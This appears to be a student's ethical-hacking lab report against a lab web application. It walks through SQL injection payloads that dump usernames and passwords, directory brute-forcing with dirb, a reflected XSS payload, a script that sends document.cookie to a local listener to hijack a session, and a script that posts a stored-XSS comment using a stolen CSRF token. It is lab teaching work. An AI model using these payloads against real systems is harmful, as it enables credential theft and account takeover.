

# Cyber Security Lab (Ethical Hacking)

## Cross-site scripting (XSS) & SQL injection

### Task 1: Obtaining the Admin Password

#### TO FIND OUT WHAT DB IS USED:


Login with username "Ada" and password as single quotation(')




#### TO FIND OUT THE SQLITE VERSION:

User: ada

password field: 1' UNION SELECT sqlite\_version();--




**Login failed.**




finding out the number of columns used:

1' ORDER BY 1--+



-> false: query is only using one column (password) (all higher numbers do not work)


1' UNION SELECT null-- -



(all higher numbers do not work) :

**Warning:** SQLite3::query(): Unable to prepare statement: 1st ORDER BY term out of range - should be between 1 and 1 in /var/www/html/login.php on line 8


**Fatal error:** Uncaught Error: Call to a member function fetchArray() on false in /var/www/html/login.php:11 Stack trace: #0 {main} thrown in /var/www/html/login.php on line 11



get all tables names:

1' UNION SELECT name FROM sqlite\_master WHERE type='table';--

**Login failed.**




Listing usernames:

1' UNION SELECT COUNT(\*) FROM users--



**Login failed.**




Since there are 3 users only, we need to find each and every user's name and password

1' UNION SELECT name || ':' || password FROM users LIMIT 1 OFFSET 0--




**Login failed.**



1' UNION SELECT name || ':' || password FROM users LIMIT 1 OFFSET 1--



**Login failed.**



Posting comment as admin:


"gutentag"  
--admin, June 16, 11:55 AM

Leave a question/comment:

Your name: **admin**

1' UNION SELECT name || ':' || password FROM users LIMIT 1 OFFSET 2--

**Login failed.**




## Task 2: Listing the Pages of the Web Application

get all tables names:

1' UNION SELECT name FROM sqlite\_master WHERE type='table'--


**Login failed.**



1' UNION SELECT (SELECT COUNT(\*) FROM pages)--




**Login failed.**




To find what are all the columns in the table pages:

1' UNION SELECT sql FROM sqlite\_master WHERE name='pages'--




**Login failed.**




1' UNION SELECT php FROM pages;--

## Login failed.



dirb http://10.9.0.90/ ~/wordlists/directory-list-2.3-medium.txt -X .php -w



Now we have the php pages!

pages:

index.php

login.php

hiddenContent.php

comments.php -> XSS


search.php -> SQL injection (Boolean based), XSS

reset.php (found by web crawling with wordlist) -> problematic since it can reset the application when visited without any authentication!

I found reset.php by crawling via dirb and directory-list-2.3-medium.txt as wordlist.


### Task 3: Discovering a Reflected XSS Vector:

Used search.php where I could search for comments page and find out the no of views.  
http://10.9.0.90/search.php has no authentication, no login after using a private browser tab .




Now, after injecting:

"><script>alert("xss")</script>



a) no, it does not provide input validation before sending request to the server.

b) http get method with parameter 'q':



b) sent data in request: URL encoded

response:

response header (as seen in burp): Content-Type: text/html; charset=UTF-8



## Task 4: Using the Reflected XSS Vector to Hijack User Sessions:

Cat exploittask4.js:

```
(hariharan@kali)-[~/Downloads/application]
$ cat exploitTask4.js
//<script src=http://127.0.0.1:8000/exploitTask5.js></script>


// the code uses an XMLHttpRequest object to send a synchronous GET request to a specific URL

// create a new XMLHttpRequest object and assign it to variable
var xmlhttp = new XMLHttpRequest();

// .open() method is used to initialize request
// false for synchronous request. This means that the code execution will pause until the response is received
xmlhttp.open( "GET", "http://127.0.0.1:8000/"+document.cookie, false );

// It takes an optional parameter - request body. Here, null is passed as no request body is being sent with the GET request
xmlhttp.send( null );
```

### Log in with ada 's credentials:



The screenshot shows a web browser with two tabs: 'Kali Linux' and '10.9.0.90/comments.php'. The active tab is '10.9.0.90/comments.php'. The page content includes a message 'There are no comments at this time.', a text input field for 'Leave a question/comment:', and a section for 'Your name: ada' with a 'Post comment' button and a 'Log me out' button.

Then in another tab opened the malicious url.

**The malicious URL=**


<http://10.9.0.90/search.php?q=%3Cscript%20src=http://127.0.0.1:8000/exploitTask4.js%3E%3Cscript%3E>

In another terminal use this command to log the session key:

`python3 -m http.server 8000 2>&1 | tee -a python.log`

```
(hariharan@kali)-[~/Downloads/application]
$ python3 -m http.server 8000 2>&1 | tee -a python.log
127.0.0.1 - - [08/Jun/2025 12:04:22] "GET /exploitTask4.js HTTP/1.1" 200 -
127.0.0.1 - - [08/Jun/2025 12:04:22] code 404, message File not found
127.0.0.1 - - [08/Jun/2025 12:04:22] "GET /PHPSESSID=8579205a1fc9a11c7808d1818d10d65d HTTP/1.1" 404 -
```

With ada logged in ,from another browser opened a private one and in the <http://10.9.0.90/comments.php> opened it was showing you must be logged in first.Then opened developer tools->storage->cookies modified the session value.



I modified the value to the one which I captured.

I was able to login as ada and look at the comments section without knowing is login credentials.

## Task 5: Posting Malicious JavaScript to the Comments using XSS Attacks:

Cat exploitTask5.js:

```

cat exploitTask5.js
// Step 1: Request comments.php to grab CSRF token
var requestToGetCSRFtoken = new XMLHttpRequest();
requestToGetCSRFtoken.open("GET", "http://10.9.0.90/comments.php", false);
requestToGetCSRFtoken.send(null);

var data = requestToGetCSRFtoken.response;

// Step 2: Parse HTML response to extract CSRF token
var parser = new DOMParser();
var resp = parser.parseFromString(data, "text/html");
var CSRFtoken = resp.getElementsByTagName("token256")[0].value;

// Step 3: Construct malicious comment with proper encoding
var maliciousScript = encodeURIComponent('Hi Iam ada.<script>alert("ALL YOUR SCRIPT ARE BELONG TO US.")</script>');

// Step 4: Build POST parameters
var postParameters = "name=ada&";
postParameters += "comment=" + maliciousScript + "&";
postParameters += "token256=" + CSRFtoken;

// Step 5: Send POST request to submit malicious comment
var postMaliciousScript = new XMLHttpRequest();
postMaliciousScript.open("POST", "http://10.9.0.90/comments.php", false);
postMaliciousScript.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
postMaliciousScript.send(postParameters);

```

Run the python server to capture: `python3 -m http.server 8000 2>&1 | tee -a python.log`

Logged in as ada from one machine

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSec

There are no comments at this time.

Leave a question/comment:

Your name: **ada**

Post comment

Log me out

Opened the malicious url:

`http://10.9.0.90/search.php?q=%3Cscript%20src=http://127.0.0.1:8000/exploitTask5.js%3E%3C/script%3E`

←→↻🏠

10.9.0.90/search.php?q=<script src=http://127.0.0.1:8000/exploitTask5.js></script>

☆

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSec

lookup page views

search

this php page does not exist!

Logged in using admin credentials in another window

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSec

log in

Username:

